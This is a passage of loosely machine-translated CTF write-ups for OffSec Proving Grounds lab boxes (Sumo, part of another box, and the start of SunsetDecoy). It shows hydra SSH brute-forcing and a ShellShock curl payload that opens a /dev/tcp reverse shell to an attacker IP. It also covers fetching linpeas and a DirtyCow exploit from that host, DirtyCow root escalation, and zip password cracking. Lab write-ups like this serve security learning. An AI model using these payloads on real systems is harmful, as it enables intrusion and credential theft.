| -rw-r--r-- | 1 | 0 | 0  | 34    | Jan 27 | 2016  | ld.so.conf                          |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 07 | 2016  | ld.so.conf.d                        |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | ldap                                |
| -rw-r--r-- | 1 | 0 | 0  | 267   | Oct 22 | 2015  | legal                               |
| -rw-r--r-- | 1 | 0 | 0  | 191   | Jan 19 | 2016  | libaudit.conf                       |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | libnl-3                             |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun 06 | 2016  | lighttpd                            |
| -rw-r--r-- | 1 | 0 | 0  | 2995  | Apr 14 | 2016  | locale.alias                        |
| -rw-r--r-- | 1 | 0 | 0  | 9149  | Jun 03 | 2016  | locale.gen                          |
| -rw-r--r-- | 1 | 0 | 0  | 3687  | Jun 03 | 2016  | localtime                           |
| drwxr-xr-x | 6 | 0 | 0  | 4096  | Jun 03 | 2016  | logcheck                            |
| -rw-r--r-- | 1 | 0 | 0  | 10551 | Mar 29 | 2016  | login.defs                          |
| -rw-r--r-- | 1 | 0 | 0  | 703   | May 06 | 2015  | logrotate.conf                      |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 04 | 2016  | logrotate.d                         |
| -rw-r--r-- | 1 | 0 | 0  | 103   | Apr 12 | 2016  | lsb-release                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | lvm                                 |
| -r--r--r-- | 1 | 0 | 0  | 33    | Jun 03 | 2016  | machine-id                          |
| -rw-r--r-- | 1 | 0 | 0  | 111   | Nov 20 | 2015  | magic                               |
| -rw-r--r-- | 1 | 0 | 0  | 111   | Nov 20 | 2015  | magic.mime                          |
| -rw-r--r-- | 1 | 0 | 0  | 2579  | Jun 04 | 2016  | mailcap                             |
| -rw-r--r-- | 1 | 0 | 0  | 449   | Oct 30 | 2015  | mailcap.order                       |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | mdadm                               |
| -rw-r--r-- | 1 | 0 | 0  | 24241 | Oct 30 | 2015  | mime.types                          |
| -rw-r--r-- | 1 | 0 | 0  | 967   | Oct 30 | 2015  | mke2fs.conf                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | modprobe.d                          |
| -rw-r--r-- | 1 | 0 | 0  | 195   | Apr 20 | 2016  | modules                             |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | modules-load.d                      |
| lrwxrwxrwx | 1 | 0 | 0  | 19    | Jun 03 | 2016  | mtab -> ../proc/self/mounts         |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun 06 | 2016  | mysql                               |
| drwxr-xr-x | 7 | 0 | 0  | 4096  | May 22 | 04:57 | network                             |
| -rw-r--r-- | 1 | 0 | 0  | 91    | Oct 22 | 2015  | networks                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun 03 | 2016  | newt                                |
| -rw-r--r-- | 1 | 0 | 0  | 497   | May 04 | 2014  | nsswitch.conf                       |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Apr 20 | 2016  | opt                                 |
| lrwxrwxrwx | 1 | 0 | 0  | 21    | Jun 03 | 2016  | os-release -> ../usr/lib/os-release |
| -rw-r--r-- | 1 | 0 | 0  | 6595  | Jun 23 | 2015  | overlayroot.conf                    |
| -rw-r--r-- | 1 | 0 | 0  | 552   | Mar 16 | 2016  | pam.conf                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | May 05 | 2021  | pam.d                               |

|            |   |   |    |       |     |    |       |                                  |
|------------|---|---|----|-------|-----|----|-------|----------------------------------|
| -rw-r--r-- | 1 | 0 | 0  | 2908  | Jun | 04 | 2016  | passwd                           |
| -rw-----   | 1 | 0 | 0  | 2869  | Jun | 03 | 2016  | passwd-                          |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun | 03 | 2016  | perl                             |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun | 03 | 2016  | php                              |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun | 06 | 2016  | phpmyadmin                       |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun | 03 | 2016  | pm                               |
| drwxr-xr-x | 5 | 0 | 0  | 4096  | Jun | 03 | 2016  | polkit-1                         |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun | 03 | 2016  | postfix                          |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun | 03 | 2016  | ppp                              |
| -rw-r--r-- | 1 | 0 | 0  | 575   | Oct | 22 | 2015  | profile                          |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | profile.d                        |
| -rw-r--r-- | 1 | 0 | 0  | 2932  | Oct | 25 | 2014  | protocols                        |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | python                           |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | python2.7                        |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | python3                          |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | python3.5                        |
| -rwxr-xr-x | 1 | 0 | 0  | 472   | Jun | 06 | 2016  | rc.local                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc0.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc1.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc2.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc3.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc4.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc5.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rc6.d                            |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 06 | 2016  | rcS.d                            |
| -rw-r--r-- | 1 | 0 | 0  | 27    | May | 22 | 04:57 | resolv.conf                      |
| drwxr-xr-x | 5 | 0 | 0  | 4096  | Jun | 06 | 2016  | resolvconf                       |
| -rwxr-xr-x | 1 | 0 | 0  | 268   | Nov | 10 | 2015  | rmt                              |
| -rw-r--r-- | 1 | 0 | 0  | 887   | Oct | 25 | 2014  | rpc                              |
| -rw-r--r-- | 1 | 0 | 0  | 1371  | Jan | 27 | 2016  | rsyslog.conf                     |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | rsyslog.d                        |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | May | 22 | 06:40 | samba                            |
| -rw-r--r-- | 1 | 0 | 0  | 3663  | Jun | 09 | 2015  | screenrc                         |
| -rw-r--r-- | 1 | 0 | 0  | 4038  | Mar | 29 | 2016  | securetty                        |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun | 03 | 2016  | security                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | selinux                          |
| -rw-r--r-- | 1 | 0 | 0  | 19605 | Oct | 25 | 2014  | services                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | sgml                             |
| -rw-r----- | 1 | 0 | 42 | 4518  | Jun | 01 | 2021  | shadow                           |
| -rw-----   | 1 | 0 | 0  | 1873  | Jun | 03 | 2016  | shadow-                          |
| -rw-r--r-- | 1 | 0 | 0  | 125   | Jun | 03 | 2016  | shells                           |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | skel                             |
| -rw-r--r-- | 1 | 0 | 0  | 100   | Nov | 25 | 2015  | sos.conf                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 04 | 2016  | ssh                              |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun | 03 | 2016  | ssl                              |
| -rw-r--r-- | 1 | 0 | 0  | 644   | Jun | 04 | 2016  | subgid                           |
| -rw-----   | 1 | 0 | 0  | 625   | Jun | 03 | 2016  | subgid-                          |
| -rw-r--r-- | 1 | 0 | 0  | 644   | Jun | 04 | 2016  | subuid                           |
| -rw-----   | 1 | 0 | 0  | 625   | Jun | 03 | 2016  | subuid-                          |
| -r--r----- | 1 | 0 | 0  | 769   | Jun | 05 | 2016  | sudoers                          |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | sudoers.d                        |
| -rw-r--r-- | 1 | 0 | 0  | 2227  | Jun | 03 | 2016  | sysctl.conf                      |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | sysctl.d                         |
| drwxr-xr-x | 5 | 0 | 0  | 4096  | Jun | 03 | 2016  | systemd                          |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | terminfo                         |
| -rw-r--r-- | 1 | 0 | 0  | 14    | Jun | 03 | 2016  | timezone                         |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Apr | 12 | 2016  | tmpfiles.d                       |
| -rw-r--r-- | 1 | 0 | 0  | 1260  | Mar | 16 | 2016  | ucf.conf                         |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | Jun | 03 | 2016  | udev                             |
| drwxr-xr-x | 3 | 0 | 0  | 4096  | Jun | 03 | 2016  | ufw                              |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | update-motd.d                    |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | update-notifier                  |
| drwxr-xr-x | 2 | 0 | 0  | 4096  | Jun | 03 | 2016  | vim                              |
| drwxr-xr-x | 4 | 0 | 0  | 4096  | May | 05 | 2021  | vmware-tools                     |
| -rw-r--r-- | 1 | 0 | 0  | 278   | Jun | 03 | 2016  | vsftpd.banner                    |
| -rw-r--r-- | 1 | 0 | 0  | 0     | Jun | 03 | 2016  | vsftpd.chroot_list               |
| -rw-r--r-- | 1 | 0 | 0  | 5961  | Jun | 04 | 2016  | vsftpd.conf                      |
| -rw-r--r-- | 1 | 0 | 0  | 0     | Jun | 03 | 2016  | vsftpd.user_list                 |
| lrwxrwxrwx | 1 | 0 | 0  | 23    | Jun | 03 | 2016  | vtrgb -> /etc/alternatives/vtrgb |



```

-rw-r--r-- 1 0 0 4942 Jan 08 2016 wgetrc
drwxr-xr-x 3 0 0 4096 Jun 03 2016 xdg
drwxr-xr-x 2 0 0 4096 Jun 03 2016 xml
drwxr-xr-x 2 0 0 4096 Jun 03 2016 zsh
``` in `/etc` directory, download `passwd`

```

ftp> get passwd

```

└─(kali㉿kali)-[~/pgplay]
└─$ cat passwd
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
lxd:x:106:65534:./var/lib/lxd:/bin/false
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/bin/false
messagebus:x:108:111:./var/run/dbus:/bin/false
sshd:x:109:65534:./var/run/sshd:/usr/sbin/nologin
peter:x:1000:1000:Peter,,./home/peter:/bin/zsh
mysql:x:111:117:MySQL Server,,./nonexistent:/bin/false
RNunemaker:x:1001:1001:./home/RNunemaker:/bin/bash
ETollefson:x:1002:1002:./home/ETollefson:/bin/bash
DSwanger:x:1003:1003:./home/DSwanger:/bin/bash
APamell:x:1004:1004:./home/APamell:/bin/bash
SHayslett:x:1005:1005:./home/SHayslett:/bin/bash
MBassin:x:1006:1006:./home/MBassin:/bin/bash
JBare:x:1007:1007:./home/JBare:/bin/bash
LSolum:x:1008:1008:./home/LSolum:/bin/bash
IChadwick:x:1009:1009:./home/IChadwick:/bin/false
MFrei:x:1010:1010:./home/MFrei:/bin/bash
SStroud:x:1011:1011:./home/SStroud:/bin/bash
CCeaser:x:1012:1012:./home/CCeaser:/bin/dash
JKanode:x:1013:1013:./home/JKanode:/bin/bash
CJoo:x:1014:1014:./home/CJoo:/bin/bash
Eeth:x:1015:1015:./home/Eeth:/usr/sbin/nologin
LSolum2:x:1016:1016:./home/LSolum2:/usr/sbin/nologin
JLipps:x:1017:1017:./home/JLipps:/bin/sh
jamie:x:1018:1018:./home/jamie:/bin/sh
Sam:x:1019:1019:./home/Sam:/bin/zsh
Drew:x:1020:1020:./home/Drew:/bin/bash
jess:x:1021:1021:./home/jess:/bin/bash
SHAY:x:1022:1022:./home/SHAY:/bin/bash
Taylor:x:1023:1023:./home/Taylor:/bin/sh
mel:x:1024:1024:./home/mel:/bin/bash
kai:x:1025:1025:./home/kai:/bin/sh
zoe:x:1026:1026:./home/zoe:/bin/bash
NAT HAN:x:1027:1027:./home/NAT HAN:/bin/bash
www:x:1028:1028:./home/www:
postfix:x:112:118:./var/spool/postfix:/bin/false

```

```
ftp:x:110:116:ftp daemon,,,:/var/ftp/bin/false
elly:x:1029:1029::/home/elly:/bin/bash
*** a users.txt can use crackssh
```

```
(kali㉿kali)-[~/pgplay]
└─$ cat users.txt
root:root
www-data:www-data
RNunemaker:RNunemaker
ETollefson:ETollefson
DSwanger:DSwanger
AParnell:AParnell
SHayslett:SHayslett
MBassin:MBassin
JBare:JBare
LSolum:LSolum
IChadwick:IChadwick
MFrei:MFrei
SStroud:SStroud
CCeaser:CCeaser
JKanode:JKanode
CJoo:CJoo
Eeth:Eeth
LSolum2:LSolum2
JLipps:JLipps
jamie:jamie
Sam:Sam
Drew:Drew
jess:jess
SHAY:SHAY
Taylor:Taylor
mel:mel
kai:kai
zoe:zoe
NATHAN:NATHAN
elly:elly
*** `hydra`, crack `SHayslett/SHayslett`
```

```
(kali㉿kali)-[~/pgplay]
└─$ hydra -t 4 -C /home/kali/pgplay/users.txt 192.168.163.148 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-22 01:55:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 29 login tries, ~8 tries per task
[DATA] attacking ssh://192.168.163.148:22/
[22][ssh] host: 192.168.163.148 login: SHayslett password: SHayslett
*** sshlogin,in /homeget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh SHayslett@192.168.163.148

SHayslett@192.168.163.148's password: SHayslett

SHayslett@red:/home$ cat local.txt
2bceb8ed273ff82b566ffd1b74fa6ce8
*** `linpeas.sh`
```

```
SHayslett@red:/tmp$ wget 192.168.45.212/linpeas.sh
SHayslett@red:/tmp$ chmod +x linpeas.sh
SHayslett@red:/tmp$ ./linpeas.sh
```

```
===== Searching root files in home dirs (limit 30)
/home/
/home/MFrei/.bash_history
/home/Sam/.bash_history
/home/CCeaser/.bash_history
/home/DSwanger/.bash_history
/home/JBare/.bash_history
/home/mel/.bash_history
```

```

/home/jess/.bash_history
/home/MBassin/.bash_history
/home/kai/.bash_history
/home/elly/.bash_history
/home/Drew/.bash_history
/home/JLipps/.bash_history
/home/jamie/.bash_history
/home/Taylor/.bash_history
/home/SHayslett/.bash_history
/home/APamell/.bash_history
/home/CJoo/.bash_history
/home/Eeth/.bash_history
/home/RNunemaker/.bash_history
/home/SHAY/.bash_history
/home/ETollefson/.bash_history
/home/IChadwick/.bash_history
/home/LSolum2/.bash_history
/home/SStroud/.bash_history
/home/LSolum/.bash_history
/home/NATHAN/.bash_history
/home/zoe/.bash_history
/root/
/var/www
``` I a a enter peter's passwordJZQuyIN5andJKanode's passwordthisimypassword

```

```

SHayslett@red:/home$ cat /home/JKanode/.bash_history
id
whoami
ls -lah
pwd
ps aux
sshpas -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpas -p JZQuyIN5 ssh peter@localhost
ps -ef
top
kill -9 3747
exit
``` login`peter`s account

```

```

└─(kali㉿kali)-[~/pgplay]
└─$ ssh peter@192.168.163.148

```

peter@192.168.163.148's password: JZQuyIN5

red% sudo -l

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

```

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

```

[sudo] password for peter:

Matching Defaults entries for peter on red:

lecture=always, env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User peter may run the following commands on red:

(ALL : ALL) ALL

```

→ peter cd /root
→ ~ ls
fix-wordpress.sh flag.txt issue proof.txt wordpress.sql
→ ~ cat proof.txt
c81aeed035c830b8b02aa82bedf97e19

```

tags: Offsec PG Play Easy Linux # Sumo

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.180.87 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.180.87:80
Open 192.168.180.87:22

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/J+WrJNkyMIRfqqgIho1dxtYOA5xXP+UCK3osMe5X1M1
ocy3McGlmqhSrMFbQOOFrvm/PMAF649Xq/rDm2M/m+sXgxvQmJyLV36DqwbxxCL1wrICNk4cxfDG1K2yTGVw/rAAAAFQDa/14YfWS1CNCR
hv0XZbwXkGdxfwAAAIeAnMQzPH7CGQKfshXgyF13lsOmpj0ddXHg/rWZvFn+8NdAh48do0cN88Bti8C4Asibcp0zbEEga9KgxeR+dQi2lg
3nHRzHFTPTnjybfUZqST4fU1VE9oJFCL3Q1cWHPfcvQzXNqbVDwMLSqpRYAbexXET64DgwX4fw8FSV6efKaQQAACAVGZB5+2BdywfhdfT
0HqANuHvcLfjGPQ8XkNTcO+XFSWxNFwTnLOzZE8FVNstIBdMjXKjbWOWLMkzb4EHhkeyJglqDWvBoVTiDpXbRxtcFiGt0Z83EvTJJSEAGY
DCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=
|   2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACwlgHTohfNbdMRHJF0N2ho6R1E8HR+wVE5aoFt/PPu6dveDLV7xt7GLS8Q849r1tAScErRUVryrD
6gwQ0DB45hGrw8POQlnUHggTjyNp3+sshrWqRs5Dp93LL3NvhpBX16YD9bJEC3e2qXY3Vwm+Wc/GE/9Sx1B+aHL/ekjgNVWgpMTly/fCKA
WlF4TLKUl7Xc2lGGWnQptGyYweSbefo4TPa7neg+YdpZkqMwaoK/eEbG+Ze5ocSEWrmB3jQMDHhgeZD0/gB3iuxSDrOToSzmsNcW6Ttgqy
Vyo1q26VIjVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKdWKhXBCqgnSHx
|   256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBaf1v71VrnTZwOIFzj7gvuahGAK2YAv8dBxFD5jv7Ho5nXHCulaG
cA9aYW9z2ih2JL/0+3zfdPfk3JBjYVyrM8=
80/tcp    open  http      syn-ack ttl 61  Apache httpd 2.2.22 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```ffuf`scan
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.180.87/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/big.txt
```

```
.htpasswd [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 82ms]
.htaccess [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 74ms]
cgi-bin/ [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 416ms]
index [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 68ms]
server-status [Status: 403, Size: 295, Words: 21, Lines: 11, Duration: 67ms]
``` has a /cgi-bin scan
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.180.87/cgi-bin/ -w /home/kali/SecLists/Discovery/Web-Content/common.txt
-x cgi,sh,pl

/test (Status: 200) [Size: 14]
/test.sh (Status: 200) [Size: 14]
Progress: 18912 / 18916 (99.98%)
``` I Search `cgi-bin exploit` find [CGI - Exploit] (https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi#exploit), use inside 's [ShellShock] (https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi#shellshock) find can exploit
```

```
(kali㉿kali)-[~/pgplay/shellshocker]
└─$ python3 shellshocker.py http://192.168.180.87/cgi-bin/test
Testing http://192.168.180.87/cgi-bin/test with a standard payload using ShellShocker
http://192.168.180.87/cgi-bin/test is exploitable
``` Start ncstartreverse, wait for reverse shell after can in /usr/lib/cgi-bin/get local.txt
```

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp4444

(kali㉿kali)-[~/pgplay/shellshocker]
└─$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/192.168.45.215/4444 0>&1'
http://192.168.180.87/cgi-bin/test

www-data@ubuntu:/usr/lib/cgi-bin$ cat local.txt
6c5a6b61698527658463043952a48312
``` `linpeas.sh`

```

```

www-data@ubuntu:/tmp$ wget 192.168.45.215/linpeas.sh
www-data@ubuntu:/tmp$ chmod +x linpeas.sh
www-data@ubuntu:/tmp$./linpeas.sh

```

```

===== Executing Linux Exploit Suggester
└─ https://github.com/mzet/linux-exploit-suggester

```

```

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

```

```

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kamel:2.6.(18|24|33)-},RHEL=6{kamel:2.6.32-3.(0|2|6|8|10).|2.6.33.9-rt31},RHEL=7{kamel:3.10.0-4.2.0-0.21.el7},[ubuntu=16.04|14.04|12.04]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

```

```

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ubuntu=14.04|12.04],ubuntu=10.04{kamel:2.6.32-21-generic},ubuntu=16.04{kamel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

```

```

===== Installed Compilers

```

```

ii gcc 4:4.6.3-1ubuntu5 GNU C compiler
ii gcc-4.6 4.6.3-1ubuntu5 GNU C compiler
/usr/bin/gcc

```

```

Try`dirtycow`,Firstdownload[dirty.c] (https://github.com/firefart/dirtycow)
www-data@ubuntu:/tmp$ wget 192.168.45.215/dirty.c

```

```

www-data@ubuntu:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
gcc: error trying to exec 'cc1': execvp: No such file or directory
``` find has cc1's error,TrymodifyPATH \(https://blog.csdn.net/myWorld001/article/details/125190566\), linpeas's has 4.6version's gcc

```

```
www-data@ubuntu:/tmp$ gcc --version
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3

www-data@ubuntu:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

www-data@ubuntu:/tmp$ export PATH=$PATH:/usr/lib/gcc/x86_64-linux-gnu/4.6
``` afterexecute can `firefart` use ```
www-data@ubuntu:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt

www-data@ubuntu:/tmp$ chmod +x dirty

www-data@ubuntu:/tmp$./dirty

Please enter the new password: pass
/etc/passwd successfully backed up to /tmp/passwd.bak
Complete line:
firefart:fijI1lDcvwk7k:0:0:pwned:/root:/bin/bash
``` `firefart`aftercan /rootget proof.txt
```

```
www-data@ubuntu:/tmp$ su firefart
su: must be run from a terminal
www-data@ubuntu:/tmp$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@ubuntu:/tmp$ su firefart
Password: pass
```

```
firefart@ubuntu:~# cat proof.txt
ac10c174fa07e6bfe0a500d2a09f2bc8
```

tags: Offsec PG Play Easy Linux # SunsetDecoy

```
(kali㉿kali)-[~/htb]
└─$ rustscan -a 192.168.195.85 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.195.85:22
Open 192.168.195.85:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:b5:3e:3b:e3:74:e4:ff:b6:d5:9f:f1:81:e7:a4:4f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACxxReThUimjbPP7Z0ldPbvqSobxafY5J8i9Un5zUH7z9uIZEOHNXzEsq8Vko44IBRv2a7xvuuqtK
7yN3XwKdyh8mrt1bV/C7Yx6CZ1q7CiQyYd0QoUqyRp6dGdT6T4fYZ7OwUwyubgqEYdkmiS8qNv1KI2qWdj9hntzzWF9X0F+jbxbhLOi6Ovo
5DGaSiKxsU/ISjnDsR3geodqeVHbMR+jRq7ucIjRSIOHvp8u9LvruGORZDhdv14yJQj7zfYSL1T8WcI8kKUECmZgZTk6iUKYLWZ95oo07k
KIs6EeTEGNswUeTjEvebhUFHMep6WlehU7cE6OREkeZ0Rvuh4EpUTx
|   256 ce:f3:b3:e7:0e:90:e2:64:ac:8d:87:0f:15:88:aa:5f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKuMuZL3YT/QadMNsFaoWvNYLjKK/DlWoz1/15wGhrauU2OMlHQWE
c7ChAX+QdIWclaEN6IAabgvzIzHPnRYV0=
|   256 66:a9:80:91:f3:d8:4b:0a:69:b0:00:22:9f:3c:4c:5a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILNCj4KmJHpZhhE3zdD/NkVmz1ePM2XW6l0uK3yCT0Og
80/tcp    open  http      syn-ack Apache httpd 2.4.38
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Index of /
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kerne
``` Check`80 port`, can a file save.zip`, Try use john crackpassword ![SunsetDecoy_1.png]
(picture/SunsetDecoy_1.png) ```
(kali㉿kali)-[~/pgplay/SunsetDecoy]
└─$ zip2john save.zip > ziphash.txt

(kali㉿kali)-[~/pgplay/SunsetDecoy]
└─$ john ziphash.txt --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manuel (save.zip)
1g 0:00:00 DONE (2024-03-12 03:48) 25.00g/s 204800p/s 204800c/s 204800C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
``` The extracted files are: ![SunsetDecoy_2.png] (picture/SunsetDecoy_2.png) Check`shadow file`
```

shadow

```
root:$6$RucK3DjUUM8TjzYJ$x2etp95bJSiZy6WoJmTd7UomydMfNjo97Heu8nAob9Tji4xzWSzeE0Z2NekZhshyCaA7y/wbzl.2A2xIL/uXV9.:
...
